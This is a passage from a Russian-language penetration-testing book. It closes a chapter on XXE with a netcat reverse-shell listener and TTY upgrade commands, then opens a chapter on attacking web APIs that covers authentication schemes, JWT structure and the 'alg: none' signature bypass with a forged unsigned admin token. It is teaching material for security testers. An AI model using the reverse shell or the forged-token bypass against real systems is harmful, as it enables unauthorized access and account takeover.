Вернувшись из фонового режима, вы увидите, что команда реверсной оболочки возвратилась на экран: `nc -lvp 443` – и, возможно, все снова выглядит немного неисправным. Нет проблем – можно набрать `reset`, чтобы очистить это.

Внутри реверсной оболочки теперь, когда все снова выглядит хорошо, нам нужно установить те же параметры терминала, включая строки, столбцы и тип, чтобы оболочка работала правильно.

```
www-data$ export SHELL=bash
www-data$ export TERM=screen
www-data$ stty rows 43 columns 142
```

В результате получается полностью работающий терминал со всеми необычными функциями, и мы можем даже запустить `screen` в нашей реверсной оболочке netcat (рис. 10.20).




Рис. 10.20. Полнофункциональная интерактивная обратная оболочка

Резюме

В этой главе мы рассмотрели, как эксплуатация XXE-уязвимостей может стать практичной во время задания. Затем изучили потенциальные DoS-условия, которые при осторожном использовании могут отвлечь внимание во время атаки Красной команды.

Мы также изучили подделку запросов на базе XML, чтобы не только выполнить сканирование портов, но и использовать цепочку эксплойтов для доступа к уязвимым приложениям, к которым нельзя было получить доступ иначе. Более распространенное использование XXE – утечка ценной информации из приложения, выбранного в качестве объекта атаки. Мы рассмотрели не только традиционную передачу данных наружу, но и случаи, при которых необходим внеполосный обмен данными. Используя наш облачный командно-контрольный сервер, мы смогли получить данные с помощью слепой XXE-атаки.

Наконец, мы узнали, как производить удаленное выполнение кода с помощью XXE.

Хотя старые, уязвимые версии приложений не так распространены, они все же могут стать жертвами таких атак.

Как показано в этой главе, парсеры файловых форматов могут показаться безобидными, но при добавлении дополнительных функций возникает сложность, а, как известно, сложность – враг безопасности. XML по-прежнему можно встретить повсюду, и при правильном развертывании и блокировке он может быть очень мощным. К сожалению, это не всегда так, и мы будем использовать каждую незначительную ошибку. В следующей главе сосредоточим внимание на API и на том, как эффективно тестировать и атаковать их. Вам пригодятся все навыки, которые вы приобрели к этому моменту.

Глава 11

Атака на API

До сих пор мы рассматривали атаки на традиционное приложение – приложение с пользовательским интерфейсом и панелью входа в систему и, возможно, какой-либо панелью управления. Современные приложения, как правило, реализуют несвязанную инфраструктуру и, в отличие от традиционных приложений, делятся на более мелкие приложения, или микросервисы, которые работают совместно, чтобы обеспечить пользователю функциональность. **Интерфейсы прикладного программирования** (API) не являются новой концепцией. Термин API используется для чего угодно – от кодовой библиотеки Windows, которая позволяет нашему пользовательскому коду взаимодействовать с ядром операционной системы, до службы в сети, поддерживающей работу редакторов заметок. Очевидно, что мы не будем фокусироваться на **Windows API** (WinAPI), а станем рассматривать веб-приложения, которые, кажется, приводят в действие все, что есть в интернете. Когда я говорю об API в этой главе, я имею в виду веб-сервисы.

Микросервисы – относительно новая концепция, принятая разработчиками приложений для перехода от типичного проектирования монолитных приложений к более изолированному подходу. Идея состоит в том, чтобы разделить компоненты на собственные экземпляры и получать к ним доступ с помощью распространенного языка, обычно по сети, а точнее, по протоколу HTTP. Это дает превосходные результаты при разработке, обеспечивая гибкость, поскольку позволяет асинхронно передавать код каждому компоненту. Разработчики могут сосредоточиться на конкретном компоненте, не опасаясь нарушить что-либо еще, при условии что интерфейс этого компонента соответствует согласованному стандарту.

Однако при использовании такого подхода не все так радужно. С появлением этой модели возникают новые проблемы, связанные с информационной безопасностью. Разъединенные службы означают большую поверхность атаки с несколькими экземплярами, будь то виртуальные машины или контейнеры Docker. Дополнительное количество компонентов обычно означает бóльшую вероятность неправильной конфигурации, чем мы, конечно, можем воспользоваться.

Применение аутентификации и авторизации между компонентами – это также проблема, которую необходимо решить. Если в моем монолитном при-

ложении каждый компонент является встроенным, мне не нужно беспокоиться об обмене данными с модулем аутентификации, поскольку он находится на том же сервере, а иногда в одном и том же процессе. Если мой модуль аутентификации был разделен и теперь это веб-служба HTTP, работающая в облаке, нужно рассмотреть возможность обмена данными по сети между моим пользовательским интерфейсом и экземпляром модуля аутентификации в облаке. Как API аутентифицирует мой пользовательский интерфейс? Как два компонента могут безопасно решить вопрос аутентификации, чтобы пользователю был разрешен доступ к другим компонентам?

Разделение оказывает и другие интересные эффекты на безопасность. Предположим, есть API, разработанный для обработки данных для приложения Windows. API будет принимать методы запроса, поддерживаемые HTTP-протоколом (`GET`, `PUT` и т. д.), и отправлять ответ в формате JSON либо XML. Приложение Windows считывает ответ и отображает сообщение об ошибке, возвращаемое в JSON-объекте. Всплывающее окно Windows, содержащее произвольные строки, по сути, не является опасным. Нет необходимости экранировать опасный HTML-код в ответе API, потому что функция `MessageBox()` библиотеки `user32.dll` не выполняет какую-либо визуализацию отображаемой строки. Теперь предположим, что тот же API неожиданно был интегрирован в совершенно новое веб-приложение. Неэкранированные HTML-данные в ответе в формате JSON могут стать проблемой.

К концу главы вы освоите:

- различные типы архитектуры веб-API;
- как API обрабатывают аутентификацию;
- **веб-токены JSON** (JWT);
- автоматизацию атак на API.

Протоколы передачи данных

По сути, веб-API – это простые HTTP-среды типа «клиент–сервер». Запрос приходит по протоколу HTTP и получает ответ. Чтобы еще больше стандартизировать ситуацию, разработали пару протоколов, и многие API-интерфейсы следуют тому или иному протоколу для обработки запросов. Это далеко не исчерпывающий список, но вы, скорее всего, столкнетесь с этими протоколами на практике:

- **Representational State Transfer** (REST);
- **Simple Object Access Protocol** (SOAP).

Конечно, существуют и другие типы протоколов, которые API могут использовать, но хотя их протоколы и различаются, большинство проблем, связанных с безопасностью, те же. Самые популярные протоколы – это RESTful API, за которыми следуют SOAP API.

SOAP

SOAP разработала компания Microsoft, потому что **модель распределенных компонентных объектов** (DCOM) представляет собой двоичный протокол, который несколько усложняет обмен данными через интернет. Вместо этого SOAP использует XML, более структурированный и понятный для человека язык, чтобы обмениваться сообщениями между клиентом и сервером.

SOAP стандартизирован, и его спецификация доступна для просмотра в полном объеме на странице https://www.w3.org/TR/soap12/.

Типичный SOAP-запрос к хосту API выглядит так:

```
POST /UserData HTTP/1.1
Host: internal.api
Content-Type: application/soap+xml; charset=utf-8

<?xml version="1.0"?>

<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope/"
soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">

<soap:Body xmlns:m="http://internal.api/users">
  <m:GetUserRequest>
    <m:Name>Administrator</m:Name>
  </m:GetUserRequest>
</soap:Body>

</soap:Envelope>
```

Ответ от сервера, как и следовало ожидать, также идет в формате XML.

```
HTTP/1.1 200 OK
Content-Type: application/soap+xml; charset=utf-8

<?xml version="1.0"?>

<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope/"
soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">

<soap:Body xmlns:m="http://internal.api/users">
```

```
    <m:GetUserResponse>
      <m:FullName>Dade Murphy</m:FullName>
      <m:Email>dmurphy@webapp.internal</m:Email>
      <m:IsAdmin>True</m:IsAdmin>
    </m:GetUserResponse>
  </soap:Body>
  </soap:Envelope>
```

Существует много дополнительных затрат только для того, чтобы получить пользовательские данные. SOAP требует наличия заголовка, определяющего версию XML, спецификацию конверта, тело и, наконец, параметры. Ответ имеет аналогичные требования к структуре.

Несмотря на то что SOAP раздут по современным стандартам, его дизайн проверен временем и существует уже давно. Будучи хакерами, мы не интересуемся производительностью или использованием пропускной способности сети. Нам просто нужно знать все возможные точки внедрения и понимать, как выполняется аутентификация.

Хотя теги `Envelope`, `Body` и `Header` стандартизированы, содержимое тела может варьироваться в зависимости от типа запроса, приложения и самой реализации веб-службы. Действие `GetUserRequest` и его параметр `Name` относятся к конечной точке `/UserData`. Для поиска потенциальных уязвимостей нам нужно знать все возможные конечные точки и их соответствующие действия или параметры. Как получить эту информацию, если мы имеем дело с «черным ящиком»?

XML-структура запросов и ответов SOAP обычно определяется в файле WSDL (язык описания веб-сервисов) (рис. 11.1). В случае с общедоступными API он обычно доступен, если непосредственно запросить сам API, добавив `?wsdl` к конкретному URL-адресу конечной точки. При правильной настройке веб-сервис ответит бóльшим XML-файлом со всеми возможными действиями и параметрами для этой конечной точки.

Этот файл чрезвычайно полезен при выполнении задания, но не всегда доступен. В ситуациях, когда он недоступен для скачивания, лучше всего обратиться к клиенту и просто запросить определения или список с примерами запросов. Возможно, клиент ответит отказом и захочет протестировать API с точки зрения внешней угрозы.

Последним средством, очевидно, является просто наблюдение веб-, мобильных или нативных приложений, взаимодействующих с API, перехват HTTP-трафика в Burp и воспроизведение его через модули Intruder или Scanner. Конечно, это не идеальный вариант, поскольку уязвимые параметры или действия могут не вызываться при нормальной работе приложения.

Всегда лучше получить файл WSDL напрямую от разработчика.




Рис. 11.1. WSDL-файл

REST

REST – это доминирующий архитектурный стиль, с которым вы, вероятно, будете сталкиваться в современных приложениях. Он прост в реализации и легко читается, поэтому широко применяется разработчиками. Хотя он и не такой совершенный, как SOAP, но обеспечивает простой способ достижения разделенного проектирования с помощью микросервисов.

Подобно SOAP, RESTful API работают по протоколу HTTP и интенсивно используют методы запроса, выраженные глаголами:

- `GET`;
- `POST`;
- `PUT`;
- `DELETE`.

Если нам нужно запросить информацию о пользователе, RESTful API может реализовать глагол GET с конечной точкой /users. Запрос будет отправлен через URL-параметры.

```
GET /users?name=admin HTTP/1.1
Host: api.ecorp.local:8081
Content-Type: application/json
Accept: application/json
Authorization: Bearer b2YgYmFkIG5ld3M
Cache-Control: no-cache
```

В этом запросе следует отметить заголовки Content-Type, Accept и Authorization.

Заголовок Content-Type указывает, в каком формате API должен обрабатывать входящие данные. Заголовок Accept указывает, какой формат клиент примет в ответе от сервера. Типичные API поддерживают форматы JSON или XML, а иногда и оба. Наконец, заголовок Authorization указывает токен на предъявителя и будет необходим для конечных точек, которые обеспечивают аутентификацию. Это позволяет серверу определить, какой пользователь делает запрос и имеет ли он на это право.

Некоторые пользовательские API могут применять пользовательские заголовки для аутентификации и авторизации, такие как X-Auth-Token, но принцип тот же. Как только мы узнаем, как токены аутентификации и авторизации передаются между клиентом и сервером, то сможем приступить к поиску слабых мест.

Ответ сервера на наш предыдущий запрос предсказуемо прост, и его легко прочитать.

```
HTTP/1.0 200 OK
Server: WSGIServer/0.1 Python/2.7.11
Content-Type: text/json

{"user": {"name": "admin", "id": 1, "fullname": "Dade Murphy"}}
```

Ответ 200 означает, что все прошло успешно, наш токен действителен, и теперь у нас есть JSON-объект со всеми подробностями, касающимися пользователя-администратора.

RESTful API обычно используют формат JSON для запросов и ответов, но жесткого стандарта нет, и разработчики могут использовать собственный XML-протокол или даже необработанный двоичный файл. Это необычно, поскольку совместимость и обслуживание микросервисов становятся сложными, но такое случается.

Аутентификация с помощью API

Разъединение вызывает еще ряд проблем, когда речь заходит об аутентификации и авторизации. Нередко встречаются API, не требующие аутентификации, но есть вероятность, что некоторые веб-сервисы будут требовать, чтобы их клиенты так или иначе проходили аутентификацию.

Так как же нам добиться аутентификации с помощью API? Этот процесс ничем не отличается от типичного приложения. По сути, аутентификация требует, чтобы вы предоставили что-то, что вы знаете, и при необходимости нечто, что у вас есть, что соответствует записи в базе данных API. Если это секретная информация и только владелец этой информации, по-видимому, имеет к ней доступ, API может быть достаточно уверен, что клиент, предоставляющий данную информацию, получит доступ. API теперь нужно только отслеживать этого конкретного клиента, поскольку HTTP в данном случае не поможет.

Традиционные веб-приложения будут принимать данные аутентификации (нечто, что вы знаете, вместе с комбинацией имени пользователя и пароля) и могут потребовать наличия второго фактора (одноразовый пароль, номер SMS или мобильное push-уведомление). Как только вы будете верифицированы, вам выдадут идентификатор сеанса, который ваш браузер передаст для последующих запросов аутентификации через куки-файлы.

API-интерфейсы похожи тем, что они требуют, чтобы какой-либо секретный ключ или токен передавался обратно при каждом запросе, требующем аутентификации. Этот токен обычно генерируется API и предоставляется пользователю после успешной аутентификации с помощью других средств. В то время как типичное веб-приложение почти всегда использует заголовок `Cookie` для отслеживания сеанса, у API есть несколько вариантов.

Базовая аутентификация

Да, она также распространена в веб-приложениях, но обычно не используется в современных приложениях из-за проблем, связанных с безопасностью. При базовой аутентификации имя пользователя и пароль передаются в открытом виде через заголовок `Authorization`.

```
GET /users?name=admin HTTP/1.1
Host: api.ecorp.local:8081
Content-Type: application/json
Accept: application/json
Authorization: Basic YWRtaW46c2VjcmV0
Cache-Control: no-cache
```

Очевидные проблемы, связанные с этим, заключаются в том, что учетные данные передаются по проводам в виде незашифрованного текста и злоумыш-

ленникам нужно перехватить только один запрос, чтобы скомпрометировать пользователя. Идентификаторы сеансов и токены по-прежнему предоставляют злоумышленникам доступ, но срок их действия может истечь и они попадут в черный список.

При базовой аутентификации следует использовать протокол HTTPS, поскольку учетные данные пользователя передаются в виде незашифрованного текста. Современные API склонны избегать данного типа аутентификации, потому что учетные данные могут кешироваться прокси-серверами, могут быть перехвачены с помощью атак типа **«человек посередине»** (MITM) или извлечены из дампов памяти. Если API использует протокол LDAP для аутентификации пользователей в домене Active Directory, не рекомендуется передавать учетные данные домена пользователя по проводам при каждом API-запросе.

Ключи API

Более распространенный способ аутентификации – предоставление ключа или токена с API-запросом. Ключ является уникальным для учетной записи с доступом к веб-службе и должен храниться в тайне, равно как и пароль. Однако, в отличие от пароля, он (обычно) не генерируется пользователем и, следовательно, с меньшей вероятностью повторно используется в других приложениях.

Для передачи этого значения API-интерфейсам не существует отраслевого стандарта, хотя **Open Authorization** (OAuth) и SOAP имеют некоторые требования, определенные протоколом.

Пользовательские заголовки, заголовок `Cookie` и даже параметр `GET` – одни из распространенных способов отправки токенов или ключей вместе с запросом.

Использование параметра `GET` для передачи ключа – как правило, плохая идея, поскольку это значение может кешироваться браузерами, прокси-серверами и попадать в файлы журналов веб-сервера.

```
GET
/users?name=admin&api_key=aG93IGFib3V0IGEgbmljZSBnYW1lIG9mIGNoZXNz
HTTP/1.1
Host: api.ecorp.local:8081
Content-Type: application/json
Accept: application/json
Cache-Control: no-cache
```

Еще один вариант – использовать пользовательский заголовок для отправки API-ключа вместе с запросом. Эта более приемлемая альтернатива, но по-прежнему требуется использовать протокол HTTPS, чтобы это значение нельзя было перехватить с помощью MITM-атак.

```
GET /users?name=admin HTTP/1.1
Host: api.ecorp.local:8081
Content-Type: application/json
Accept: application/json
X-Auth-Token: aG93IGFib3V0IGEgbmljZSBnYW1lIG9mIGNoZXNz
Cache-Control: no-cache
```

Токены на предъявителя

Как и ключи, токены на предъявителя представляют собой секретные значения, которые обычно также передаются через HTTP-заголовок `Authorization`, но вместо типа `Basic` используется тип `Bearer`. В случае с REST API, пока клиент и сервер договариваются о том, как обмениваться этим токеном, не существует стандарта, определяющего этот процесс, и поэтому на практике можно встретить его вариации.

```
GET /users?name=admin HTTP/1.1
Host: api.ecorp.local:8081
Content-Type: application/json
Accept: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjEiLCJ1c2VyIjoiYWRtaW4i
LCJpc19hZG1pbiI6dHJ1ZSwidHMiOjEwNDUwNzc1MH0.TstDSAEDcXFE2Q5SJMWWKIsXV
3_krfE4EshejZXnnZw
Cache-Control: no-cache
```

Предыдущий токен на предъявителя является примером JWT. Он немного длиннее традиционного скрытого токена, но у него есть ряд преимуществ.

JWT

JWT – это относительно новый механизм аутентификации, который завоевывает свою долю на рынке веб-сервисов. Это компактный автономный метод безопасной передачи информации между двумя сторонами.

Токены JWT универсальны, и их легко реализовать в протоколах аутентификации. SOAP и OAuth могут без проблем реализовывать токен JWT в качестве токена на предъявителя.

Информацию об OAuth можно найти на странице https://oauth.net/2/.

Токены JWT, по сути, утверждают, что они подписаны с использованием **кода аутентификации сообщений, применяющего хеш-функции** (HMAC), и

секретного ключа либо пары ключей RSA. HMAC – это алгоритм, который можно использовать для проверки как целостности данных, так и аутентификации сообщения, что хорошо подходит для токенов JWT. Токены JWT представляют собой сочетание заголовка, полезной нагрузки и соответствующей подписи в кодировке base64url:

```
base64url(header) . base64url(payload) . base64url(signature)
```

В заголовке токена будет указан алгоритм, используемый для подписи, а полезная нагрузка будет требованием (например, я – user1, а я – администратор), в то время как третья часть – это сама подпись.

Если проверим предыдущий токен на предъявителя, то увидим структуру типичного токена JWT. Есть три фрагмента информации, разделенных точкой, в кодировке base64url.

В этой кодировке используется тот же алфавит, что и в традиционном формате Base64, за исключением замены символов + на – и / на _.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.
eyJpZCI6IjEiLCJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwidHMiOjEwND
UwNzc1MH0
.
TstDSAEDcXFE2Q5SJMWWKIsXV3_krfE4EshejZXnnZw
```

Первый фрагмент – заголовок, описывающий алгоритм подписи. В данном случае это HMAC с SHA-256. Тип определяется как токен JWT.

Можно использовать функцию JavaScript `atob()` в консоли браузера для декодирования этого фрагмента в удобочитаемый текст.

```
> atob('eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9')
"{"alg":"HS256","typ":"JWT"}"
```

Второй фрагмент обычно представляет собой произвольные данные, которые что-либо утверждают. Они также известны как полезная нагрузка. В этом случае они сообщают серверу, что я являюсь пользователем с правами администратора `admin` с идентификатором пользователя 1 и временной отметкой `104507750`. Временные отметки – хорошая идея, поскольку они могут предотвратить атаки повторного воспроизведения.

```
> atob('eyJpZCI6IjEiLCJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwidH
MiOjEwNDUwNzc1MH0')
"{"id":"1","user":"admin","is_admin":true,"ts":104507750}"
```

Последний фрагмент представляет собой 32-байтовую подпись SHA-256 HMAC в кодировке base64url.

Когда API-сервер получит этот токен, состоящий из трех частей, он сделает следующее:

- выполнит синтаксический анализ заголовка, чтобы определить алгоритм: в данном случае это HMAC SHA-256;
- рассчитает значение HMAC SHA-256 для первых двух фрагментов, закодированных в base64url, объединенных точкой:

```
HMAC-SHA256(base64url(header) + "." + base64url(payload),"secret_key");
```

- если подпись подтверждается, можно считать полезную нагрузку также валидной.

Причуды JWT

Хотя в настоящее время этот процесс криптографически безопасен, есть несколько способов, которые мы можем использовать, чтобы поэкспериментировать с этим токеном и попытаться обмануть слабые реализации API.


Прежде всего, хотя заголовок и полезная нагрузка подписаны, их можно модифицировать. Данные токена находятся под нашим контролем. Единственное, что нам не известно, – это секретный ключ. Если мы модифицируем полезную нагрузку, подпись не пройдет проверку и, скорее всего, сервер отклонит наш запрос.

Помните, однако, что фрагмент заголовка анализируется до того, как будет выполнена верификация подписи. Это связано с тем, что в заголовке содержатся инструкции относительно того, как API проверяет сообщение. Это означает, что мы могли бы потенциально изменить данные и что-либо нарушить в реализации.

Интересно, что **рабочее предложение** (RFC) указывает поддерживаемый алгоритм подписи под названием none, который может использоваться реализацией для предположения, что токен был проверен другими способами (рис. 11.2).

Полное определение токена JWT в открытом стандарте RFC 7519 можно найти на странице https://tools.ietf.org/html/rfc7519.

Некоторые библиотеки JWT следуют стандарту и также поддерживают этот алгоритм. Итак, что происходит, когда мы используем алгоритм none с нашей предыдущей полезной нагрузкой?



6. Unsecured JWTs

To support use cases in which the JWT content is secured by a means other than a signature and/or encryption contained within the JWT (such as a signature on a data structure containing the JWT), JWTs MAY also be created without a signature or encryption. An Unsecured JWT is a JWS using the "alg" Header Parameter value "none" and with the empty string for its JWS Signature value, as defined in the JWA specification [JWA]; it is an Unsecured JWS with the JWT Claims Set as its JWS Payload.

6.1. Example Unsecured JWT

The following example JOSE Header declares that the encoded object is an Unsecured JWT:

{"alg":"none"}

Base64url encoding the octets of the UTF-8 representation of the JOSE Header yields this encoded JOSE Header value:

eyJhbGciOiJub25lIn0

Рис. 11.2. В RFC упоминается о незащищенных токенах JWT, использующих алгоритм «none»

Вот как будет выглядеть наш токен без подписи, добавленной после последней точки.

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0
.
eyJpZCI6IjEiLCJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwidHMiOjEwND
UwNzc1MH0
.
[blank]
```

Токен будет проверен и считаться действительным, если серверная библиотека придерживается стандарта JWT RFC. Мы можем протестировать этот модифицированный токен, используя расширение **JSON Web Tokens** (рис. 11.3) из Burson Suite, которое можно загрузить из BApp Store.




Рис. 11.3. Расширение JSON Web Tokens

Можно ввести значение JWT в первое поле и предоставить фиктивный ключ. Поскольку мы больше не используем HMAC, это значение будет игнорироваться. Расширение должно подтвердить, что подпись и токен JWT действительны.




Рис. 11.4. Токен JWT без подписи считается действительным

Более подробную информацию об этом типе атаки можно найти на странице https://auth0.com/blog/critical-vulnerabilities-injson-web-token-libraries/.

Эта простая атака может иметь разрушительные последствия для API, который использует библиотеку с небезопасной реализацией JWT. Возможность подделывать тикеты аутентификации может быть очень полезной для нас как для злоумышленников.

JWT4B

Разделять вручную заголовок, полезную нагрузку и подписи немного утомительно. Хорошо бы автоматизировать этот процесс. Если мы ориентируемся на реализацию JWT на сервере, нам также может потребоваться изменить некоторые параметры. Это трудно, особенно если приходится каждый раз пересчитывать подпись.

Расширение **JWT4B** было создано для проверки запросов для данных JWT, их анализа и проверки подписи – и все это в пользовательском прокси-сервере Burp Suite.

JWT4B доступен для загрузки на GitHub на странице https://github.com/mvetsch/JWT4B.

Как только загрузим JAR-файл JWT4B на диск, можно загрузить его вручную в Burp. На вкладке **Extender** (Расширитель) в разделе **Extenions** (Расширения) нажмите кнопку **Add** (Добавить).




Рис. 11.5. Вкладка **Extensions**

Во всплывающем окне **Load Burp Extension** (Загрузить расширение Burp) мы можем дать указание Burp загрузить JAR-файл JWT4B из расположения на диске.

